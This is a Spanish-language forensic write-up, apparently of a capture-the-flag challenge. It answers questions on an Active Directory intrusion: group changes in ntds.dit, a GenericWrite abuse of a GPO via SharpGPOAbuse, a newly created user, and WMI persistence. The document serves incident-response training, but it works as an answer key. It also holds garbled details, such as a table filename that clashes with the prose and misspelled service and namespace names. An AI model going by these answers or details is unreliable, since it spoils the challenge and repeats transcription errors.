Para determinar a qué grupos pertenece **actualmente** el usuario **mtucker**, es necesario consultar una fuente más reciente y autoritativa que los artefactos de BloodHound: la base de datos de Active Directory. Para ello, se analiza el archivo **ntds.dit**, que contiene la información completa del directorio, incluyendo membresías de grupos, atributos de cuentas y relaciones de control.

Tras consultar el contenido del **ntds.dit** para el objeto correspondiente a *mtucker*, se observa que su membresía ha cambiado respecto a su estado inicial. Originalmente, tal como se determinó en la pregunta 15, *mtucker* pertenecía únicamente al grupo **Developers**. Sin embargo, el análisis actualizado revela que ahora forma parte de tres grupos:

- **Administrators**
- **Developers**
- **Engineers**

Este cambio no es casual. En la pregunta 16 se demostró que el grupo **Developers** posee el privilegio **GenericAll** sobre el grupo **Engineers**, lo que permite añadir usuarios a dicho grupo. Esto explica cómo el atacante pudo incorporar a *mtucker* en **Engineers**.

```
[usuari@kali:~/HTB]
└─$ /home/usuari/.cargo/bin/ntdsextract DC01\Active\ Directory\ntds.dit user -F json-lines | jq 'select (.sam_account_name == "mtucker")'
[{"dn": "CN=mtucker,OU=Domain Users,DC=MEGACORP,DC=LOCAL", "user_principal_name": "mtucker@megacorp.local", "sAMAccountName": "mtucker", "sAMAccountType": "SAM_USER_OBJECT", "userAccountControl": "ADS_UF_NORMAL_ACCOUNT", "logonCount": 0, "badPwdCount": 0, "adminCount": 1, "isDeleted": false, "primaryGroupID": 513, "privileges": "Domain Users", "memberOf": ["Administrators", "Developers", "Engineers"], "comment": null, "recordTime": "2024-11-01T15:46:53+0000", "whenCreated": "2024-11-01T15:46:53+0000", "whenChanged": "2024-11-06T14:17:37+0000", "lastLogon": "1601-01-01T00:00:00+0000", "lastLogonTime": "2024-11-01T15:46:53+0000", "passwordLastSet": "2024-11-01T15:46:53+0000", "badPwdTime": "1601-01-01T00:00:00+0000", "objectGuid": "6fc499c-7269-45bc-b45b-148ee05dba41"}]
```

No obstante, la presencia de *mtucker* en **Administrators** requiere una explicación adicional. Este grupo es altamente privilegiado y no está directamente relacionado con la delegación entre Developers y Engineers. Por tanto, su inclusión en **Administrators** indica que el atacante aprovechó un segundo vector de escalada, probablemente derivado de la cadena de privilegios obtenida tras comprometer la máquina WS01, extraer credenciales y ejecutar herramientas de post-exploitación con privilegios **SYSTEM**.



**18. Which privilege enabled the attacker to gain Local Admin? (Format: AD object,privilege,AD object - AD objects must be inserted without the @domain)**

Para identificar qué privilegio permitió al atacante obtener privilegios de **Local Admin**, es necesario analizar en detalle las relaciones de control delegadas asociadas al grupo **Engineers**, tal como se refleja en los artefactos de BloodHound.


Aunque en preguntas anteriores se determinó que el atacante pudo pivotar desde **Developers** hacia **Engineers** gracias al privilegio **GenericAll**, la clave para esta fase de la escalada se encuentra en los **outbound object controls** del propio grupo **Engineers**.

Al inspeccionar estos controles delegados, se observa que el grupo **Engineers** posee el privilegio **GenericWrite** sobre un objeto de política de dominio denominado **MEGAPOLICY**. Este permiso es extremadamente significativo: **GenericWrite** permite modificar atributos del objeto destino, incluyendo aquellos que afectan a la aplicación de políticas y a la configuración de grupos privilegiados.

En este caso, el atacante aprovechó ese privilegio para manipular la política **MEGAPOLICY** de forma que pudiera **añadir al usuario mtucker al grupo Administrators**, obteniendo así privilegios de **Local Admin** en la máquina comprometida. Esta acción completa la cadena de escalada:

1. **Developers → Engineers** mediante *GenericAll*
2. **Engineers → MEGAPOLICY** mediante *GenericWrite*
3. Modificación de la política para añadir a *mtucker* a **Administrators**
4. Obtención de privilegios de administrador local

Este tipo de relación refleja una misconfiguración clásica en Active Directory: delegaciones excesivas en objetos de política que permiten escaladas indirectas hacia grupos altamente privilegiados.



**19. What is the full path of the tool that was used to gain Local Admin?**

Para identificar la herramienta utilizada por el atacante para obtener privilegios de **Local Administrator**, fue necesario analizar el archivo **\$MFT** del controlador de dominio, convertirlo a CSV mediante **MFTECmd** y examinarlo en *Timeline Explorer* en busca de ejecutables anómalos.

```
PS C:\Users\usuario\Documents\MFTECmd> .\MFTECmd.exe -f 'C:\Users\usuario\Documents\Caught\DC01\DC01\C\$MFT' --csv C:\Users\usuario\Documents --csvf output.csv
MFTECmd version 1.3.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\usuario\Documents\Caught\DC01\DC01\C\$MFT --csv C:\Users\usuario\Documents --csvf output.csv

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\usuario\Documents\Caught\DC01\DC01\C\$MFT in 1,7370 seconds

C:\Users\usuario\Documents\Caught\DC01\DC01\C\$MFT: FILE records found: 108,252 (Free records: 4) File size: 105,8MB
    CSV output will be saved to C:\Users\usuario\Documents\output.csv

PS C:\Users\usuario\Documents\MFTECmd> |
```

Entre las entradas filtradas apareció un binario especialmente revelador: **SharpGPOAbuse.exe**, ubicado en *C:\Windows\Tasks\SharpGPOAbuse.exe*. La presencia de este ejecutable encaja perfectamente con la cadena de ataque reconstruida, ya que **SharpGPOAbuse** es una herramienta ofensiva escrita en .NET diseñada para explotar permisos de edición sobre objetos de directiva de grupo. Su función es permitir que un atacante con privilegios como *GenericWrite* o *GenericAll* sobre un **GPO (Group Policy Object)** modifique su contenido para comprometer los sistemas que aplican dicha política.

Los GPO son mecanismos centrales de Active Directory que definen configuraciones de seguridad, scripts de inicio, políticas de grupo local y parámetros críticos del sistema. Al tener el grupo **Engineers** permisos de *GenericWrite* sobre el GPO **MEGAPOLICY**, el atacante pudo manipular esta política mediante SharpGPOAbuse para añadir al usuario **mtucker** al grupo **Administrators**, obteniendo así privilegios de administrador local en la máquina comprometida.

Drag a column header here to group by that column										<input type="text"/> Enter text to search...	Fnd
Line	Tag	Entry Number	Sequence Number	Parent Entry Number	Parent Sequence Number	In Use	Parent Path	File Name	Extension		
76914		62339	2	767	1	<input checked="" type="checkbox"/>	\Windows\assembly\NativeImages_v4.0.30319_32\Windows\Assembly\Microsoft\Windows\PowerShell\2.0\Microsoft.PowerShell	c08766da41f2b9d85a112a6cd0b6cd6d	.ini		
76915		62328	2	21938	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\PowerShell\2.0\Microsoft.PowerShell	ntuser.ini	.ini		
76916		62321	2	366	1	<input checked="" type="checkbox"/>	\ProgramData\Microsoft\User Account Pictures\MEGACORP\mtucker.dat	mtucker.dat	.dat		
76917		62322	2	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\UsrClass.dat	UsrClass.dat	.dat		
76918		62323	2	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG1	UsrClass.dat.LOG1	.LOG1		
76919		62324	2	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG2	UsrClass.dat.LOG2	.LOG2		
76920		62325	2	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\UsrClass.dat.(bdbf6c52-9c47-11ef-a115-000c29...).blf	UsrClass.dat.(bdbf6c52-9c47-11ef-a115-000c29...).blf	.blf		
76921		62326	2	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\UsrClass.dat.(bdbf6c52-9c47-11ef-a115-000c29...).regtrans	UsrClass.dat.(bdbf6c52-9c47-11ef-a115-000c29...).regtrans	.regtrans		
76922		62327	2	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\PowerShell	PowerShell			
76923		62328	3	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\ModulerAnalysisCache	ModulerAnalysisCache			
76924		62329	3	62328	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\ModulerAnalysisCache\SharpGPDatabase.exe	SharpGPDatabase.exe	.exe		
76925		62330	4	5037	1	<input checked="" type="checkbox"/>	\Windows\Tasks	SharpGPDatabase.exe	.exe		
76926		62331	4	22003	3	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\SchCache	SchCache			
76927		62332	2	62331	4	<input checked="" type="checkbox"/>	\Users\mtucker\AppData\Local\Microsoft\Windows\megacorp.local.sch	megacorp.local.sch	.sch		
76928		62333	12	107696	4	<input checked="" type="checkbox"/>	\Windows\SYSVOL\domain\Policies\{21f19815-4E40-4E40-8000-000000000000	Microsoft			
76929		62334	2	62333	12	<input checked="" type="checkbox"/>	\Windows\SYSVOL\domain\Policies\{21f19815-4E40-4E40-8000-000000000000\Windows NT	Windows NT			
76930		62335	2	62334	2	<input checked="" type="checkbox"/>	\Windows\SYSVOL\domain\Policies\{21f19815-4E40-4E40-8000-000000000000\SetEdit	SetEdit			
76931		62336	2	62335	2	<input checked="" type="checkbox"/>	\Windows\SYSVOL\domain\Policies\{21f19815-4E40-4E40-8000-000000000000\GptTmpl.inf	GptTmpl.inf	.inf		
76932		62337	2	309	1	<input checked="" type="checkbox"/>	\ProgramData	ntuser.pol	.pol		
76933		62338	2	107122	5	<input checked="" type="checkbox"/>	\Windows\security\templates\policies	gp0@0002.dom	.dom		
76934		62339	4	106936	1	<input checked="" type="checkbox"/>	\Windows\System32\wmi\Performance	WmiApRpl.h	.h		
76935		62340	4	106936	1	<input checked="" type="checkbox"/>	\Windows\System32\wmi\Performance	WmiApRpl.ini	.ini		
76936		62341	2	106942	1	<input checked="" type="checkbox"/>	\Windows\INF\WeiApRpl\00009	WmiApRpl.ini	.ini		
76937		62341	2	106939	1	<input checked="" type="checkbox"/>	\Windows\INF\WeiApRpl	WmiApRpl.ini	.ini		
76938		62342	3	4399	1	<input checked="" type="checkbox"/>	\Windows\System32\winevent\Logs	Microsoft-Appv-Client%4Admin.evtx	.evtx		
76939		62343	2	4399	1	<input checked="" type="checkbox"/>	\Windows\System32\winevent\Logs	Microsoft-Appv-Client%4Operational.evtx	.evtx		



## 20. What is the full name of the new user added?

Para identificar el nombre completo del nuevo usuario añadido al dominio, fue necesario comparar dos fuentes de información distintas: por un lado, los datos recopilados previamente por **BloodHound**, y por otro, la información actualizada contenida en la base de datos de Active Directory, extraída del archivo **ntds.dit**. El primer paso consistió en obtener la lista de usuarios desde ambos orígenes, ordenarla alfabéticamente y compararlas. BloodHound mostraba un total de **104 usuarios**, mientras que el volcado actualizado del directorio contenía **105**, lo que indicaba que se había añadido una cuenta nueva tras la fase inicial de enumeración.

```
(usuario㉿kali)-[~/HTB]
└─$ cat kali/recon/bloodhound/20241106090408_users.json | jq -r '.data[]?.Properties?.samaccountname // empty' | sort -n >> sorted_users_bloodhound
(usuario㉿kali)-[~/HTB]
└─$ wc -l sorted_users_bloodhound
104 sorted_users_bloodhound

(usuario㉿kali)-[~/HTB]
└─$ /home/usuario/.cargo/bin/ntdsextract2 DC01\Active\ Directory/ntds.dit user -F json-lines | jq | grep sam_account_name | cut -d '"' -f 4 | sort -n >> sorted_users_ntds
(usuario㉿kali)-[~/HTB]
```

Al realizar un *diff* entre ambas listas, el usuario adicional quedó claramente identificado: **rooi**. Una vez aislado este nuevo objeto, se procedió a consultar nuevamente el archivo **ntds.dit** para recuperar sus atributos completos, incluyendo el **full name** asociado a la cuenta.

```
(usuario㉿kali)-[~/HTB]
└─$ diff sorted_users_bloodhound sorted_users_ntds
0:485
> rooi
(usuario㉿kali)-[~/HTB]
```

Esta consulta permite confirmar la identidad completa del usuario recién creado, lo que constituye un indicador inequívoco de actividad maliciosa orientada a establecer persistencia o preparar movimientos posteriores dentro del dominio.

```
(usuario㉿kali)-[~/HTB]
└─$ /home/usuario/.cargo/bin/ntdsextract2 DC01\Active\ Directory/ntds.dit user -F json-lines | jq 'select (.sam_account_name == "rooi")'
[{"sid": "S-1-5-21-3335886548-1976288829-1586005320-5101", "user_principal_name": "rooi@megacorp.local", "rdn": "Robbin Ooi", "name": "rooi", "sam_account_type": "SAM_USER_OBJECT", "user_account_control": "ADS_UF_NORMAL_ACCOUNT", "logon_count": 0, "bad_pwd_count": 0, "admin_count": 0, "is_deleted": false, "primary_group_id": 513, "primary_group": "Domain Users", "member_of": [{"cn": "Engineers"}], "comment": null, "record_time": "2024-11-06T14:11:17+0000", "when_created": "2024-11-06T14:11:17+0000", "when_changed": "2024-11-06T14:11:17+0000", "last_logon": "1601-01-01T00:00:00+0000", "last_logon_time_stamp": null, "accountExpires": "9999-12-31T23:59:59+0000", "password_last_set": "2024-11-06T14:11:17+0000", "bad_pwd_time": "1601-01-01T00:00:00+0000", "object_guid": "78800516-c2ad-416b-9aae-cd7933b914d0"}]
```




## 21. What was the name of the object set for persistence?

Para determinar el mecanismo de persistencia utilizado por el atacante, el primer paso consiste en revisar los registros del **controlador de dominio**, ya que cualquier técnica de persistencia mínimamente sofisticada suele dejar trazas en los *event logs*, aunque sea de forma indirecta. Para obtener una primera visión de conjunto, resulta especialmente útil emplear una herramienta como **Hayabusa**, un motor de análisis de eventos de Windows orientado a *threat hunting* que aplica reglas de detección sobre los ficheros de registro (EVTX) y genera una línea temporal enriquecida con alertas, clasificaciones y niveles de severidad. En este caso, se ejecuta Hayabusa contra la carpeta C:\Windows\System32\winevt\Logs\, aplicando todas las reglas disponibles y exportando los resultados a un archivo CSV para su posterior análisis en **Timeline Explorer**.

```
PS C:\Users\usuario\Documents\hayabusa-3.8.0-win-x64> ./hayabusa-3.8.0-min-x64.exe csv-timeline --directory C:\Users\usuario\Documents\Caught\DC01\Windows\System32\winevt\Logs -o C:\Users\usuario\Documents\file.csv

[...]

```



```
PS C:\Users\usuario\Documents\file.csv (68.2 kB)

Elapsed time: 00:00:03.868

Please report any issues with Hayabusa rules to: https://github.com/Yamato-Security/hayabusa-rules/issues
Please report any false positives with Sigma rules to: https://github.com/SigmaHQ/sigma/issues
Please submit new Sigma rules with pull requests to: https://github.com/SigmaHQ/sigma/pulls

Gambatte Ya~ - Do your best!
PS C:\Users\usuario\Documents\hayabusa-3.8.0-min-x64>
```

Los resultados del escaneo, sin embargo, son pobres: todo indica que el atacante ha eliminado los registros más relevantes para dificultar la reconstrucción de su actividad. Aun así, persisten algunas entradas relacionadas con actividad sospechosa de **WMI (Windows Management Instrumentation)**, lo que justifica profundizar en los artefactos asociados a este subsistema.

	Line	Tag	Timestamp	Rule Title	Level	Computer	Channel	Event ID	Record ID	Details
	#	#	#	#	#	#	#	#	#	#
16	□	2024-11-06 15:12:29.615 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1509	Name: \Microsoft\Windows\DiskFootprint\Diagnostics   Action: %wmi	
17	□	2024-11-06 15:12:29.616 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1512	Name: \Microsoft\Windows\Shell\IndexerAutomaticMaintenance   Action:	
18	□	2024-11-06 15:17:50.287 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1536	Name: \Microsoft\Windows\TextServicesFramework\MsCtfMonitor   Action:	
19	□	2024-11-06 15:17:50.287 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1538	Name: \Microsoft\XboxGameSave\XblGameSaveTaskLogon   Action: %wmi	
20	□	2024-11-06 15:17:50.287 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1541	Name: \Microsoft\Windows\Wininet\CacheTask   Action: Wininet Cache	
21	□	2024-11-06 15:17:50.295 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1547	Name: \Microsoft\Windows\CertificateServicesClient\UserTask   Action:	
22	□	2024-11-06 15:17:50.295 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1549	Name: \Microsoft\Windows\Server Manager\ServerManager   Action: %	
23	□	2024-11-06 15:17:50.295 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1558	Name: \CreateExplorerShell\UnprivilegedTask   Action: C:\Windows\Exe	
24	□	2024-11-06 15:18:50.794 +01:00	Task Executed	info	DC01.megacorp.local	TaskSch	200	1566	Name: \Microsoft\Windows\Workplace Join\Automatic_DeviceJoin   Action:	
25	□	2024-11-06 15:17:50.085 +01:00	RDP Logon	info	DC01.megacorp.local	RDS-LSN	21	154	TgtUser: MEGACORP\Administrator   SessID: 1   SrcIP: LOCAL	
26	□	2024-11-06 15:17:50.373 +01:00	RDP Ses Start (Noisy)	info	DC01.megacorp.local	RDS-LSN	22	155	TgtUser: MEGACORP\Administrator   SessID: 1   SrcIP: LOCAL	
27	□	2024-11-06 15:12:30.861 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1325	Provider: MSVSD_PROVIDER   Result: 0x0   Proc: wmiprovse.exe   Path:	
28	□	2024-11-06 15:12:30.931 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1326	Provider: StorageMFT   Result: 0x0   Proc: wmiprovse.exe   Path:	
29	□	2024-11-06 15:12:31.628 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1328	Provider: PowerMProvider   Result: 0x0   Proc: wmiprovse.exe   Path:	
30	□	2024-11-06 15:12:31.679 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1331	Provider: Win32_WIN32_TERMINALSERVICE_Proc   Result: 0x0   Proc:	
31	□	2024-11-06 15:17:55.813 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1332	Provider: mgmtprovider   Result: 0x0   Proc: wmiprovse.exe   Path:	
32	□	2024-11-06 15:17:55.875 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1333	Provider: NetAdapterCim   Result: 0x0   Proc: wmiprovse.exe   Path:	
33	□	2024-11-06 15:17:55.903 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1334	Provider: netcpip   Result: 0x0   Proc: wmiprovse.exe   Path: %s	
34	□	2024-11-06 15:17:59.569 +01:00	WMI Provider Started	info	DC01.megacorp.local	WMI	5857	1335	Provider: deploymentprovider   Result: 0x0   Proc: wmiprovse.exe	
35	□	2024-11-06 15:12:37.209 +01:00	NTLM Auth	info	DC01.megacorp.local	Sec	4776	8632	TgtUser: guest   SrcComp: \\192.168.163.151   Status: 0x0	
36	□	2024-11-06 15:12:37.656 +01:00	NTLM Auth	info	DC01.megacorp.local	Sec	4776	8636	TgtUser: guest   SrcComp: nmap   Status: 0x0	
37	□	2024-11-06 15:12:42.233 +01:00	NTLM Auth	info	DC01.megacorp.local	Sec	4776	8639	TgtUser: guest   SrcComp: nmap   Status: 0x0	
38	□	2024-11-06 15:12:42.996 +01:00	NTLM Auth	info	DC01.megacorp.local	Sec	4776	8642	TgtUser: guest   SrcComp: nmap   Status: 0x0	
39	□	2024-11-06 15:12:43.763 +01:00	NTLM Auth	info	DC01.megacorp.local	Sec	4776	8645	TgtUser: guest   SrcComp: nmap   Status: 0x0	
40	□	2024-11-06 15:12:51.276 +01:00	Kerberos TGT Requested	info	DC01.megacorp.local	Sec	4768	8648	TgtUser: Administration   Svc: krbtgt   SrcIP: ::ffff:192.168.163.163	
41	□	2024-11-06 15:17:49.891 +01:00	Kerberos TGT Requested	info	DC01.megacorp.local	Sec	4768	8697	TgtUser: Administration   Svc: krbtgt   SrcIP: ::ffff:192.168.163.155   Si	
42	□	2024-11-06 15:18:26.695 +01:00	Kerberos TGT Requested	info	DC01.megacorp.local	Sec	4768	8744	TgtUser: WS01\$   Svc: krbtgt   SrcIP: ::ffff:192.168.163.155   Si	
43	□	2024-11-06 15:12:26.542 +01:00	Kerberos Service Ticket Requested	info	DC01.megacorp.local	Sec	4769	8624	TgtUser: DC01\$@MEGACORP.LOCAL   Svc: DC01\$   SrcIP: ::ffff:192.168.163.155   Si	

C:\Users\usuario\Documents\file.csv

Total lines: 153 | Visible lines: 153 | Open file: | Search options: [ ]



Para ello, es necesario examinar el contenido del directorio **C:\Windows\System32\wbem\Repository\**, donde Windows almacena la **base de datos de WMI**, que incluye clases, instancias y sus asociaciones. Este repositorio puede contener, entre otros elementos, clases permanentes, *event filters*, *event consumers* y *bindings* que, cuando son manipulados por un atacante, pueden utilizarse como mecanismo de persistencia difícil de detectar.

Antes de acceder a estos archivos, es imprescindible detener el servicio de administración de WMI, **Wmimgmt** (Windows Management Instrumentation), ya que mantiene bloqueados los ficheros del repositorio mientras está en ejecución. Este servicio actúa como el componente central que permite a aplicaciones y scripts consultar y modificar información de configuración y estado del sistema a través de WMI. Una vez detenido **Wmimgmt**, el repositorio en **wbem\Repository** puede analizarse de forma segura para identificar posibles modificaciones maliciosas que apunten al objeto utilizado por el atacante para establecer persistencia.

El repositorio ubicado en **wbem\Repository** almacena precisamente la base de datos interna de WMI: clases compiladas, instancias, asociaciones y definiciones persistentes. Cuando un atacante instala un mecanismo de persistencia basado en WMI, las modificaciones suelen reflejarse en este repositorio, lo que lo convierte en una fuente crítica de evidencia forense.


Conviene recordar que **WMI (Windows Management Instrumentation)** es un subsistema fundamental de Windows que proporciona una interfaz unificada para consultar y modificar información del sistema, gestionar eventos, automatizar tareas administrativas y exponer datos estructurados sobre hardware, software y configuraciones internas. Debido a su potencia y flexibilidad, WMI es también un vector habitual de persistencia para atacantes avanzados, que pueden crear filtros de eventos, consumidores y enlaces que ejecutan código malicioso de forma automática ante determinados desencadenantes del sistema.

```
PS C:\WINDOWS\system32> Stop-Service -Name Winmgmt
PS C:\WINDOWS\system32> Get-Service -Name Winmgmt | fl


Name          : Winmgmt
DisplayName   : Instrumental de administración de Windows
Status        : Stopped
DependentServices : {}
ServicesDependedOn : {RPCSS}
CanPauseAndContinue : False
CanShutdown    : False
CanStop       : False
ServiceType   : Win32OwnProcess, Win32ShareProcess

PS C:\WINDOWS\system32>
```


Una vez identificadas actividades sospechosas relacionadas con WMI en los registros del controlador de dominio, el siguiente paso consiste en analizar directamente los artefactos del repositorio WMI. Para ello, es necesario copiar todos los archivos contenidos en **C:\Windows\System32\wbem\Repository\** hacia un entorno de análisis, asegurándose previamente de detener el servicio **Wmimgmt**.



Tras copiar los archivos y cargarlos en una herramienta como **WMI Explorer**, se observa en el *namespace* **ROOT\CMIV2** una entrada claramente anómala denominada **RegistryBackup**. Este tipo de artefacto es característico de técnicas de persistencia basadas en la creación de clases o instancias maliciosas dentro de WMI.



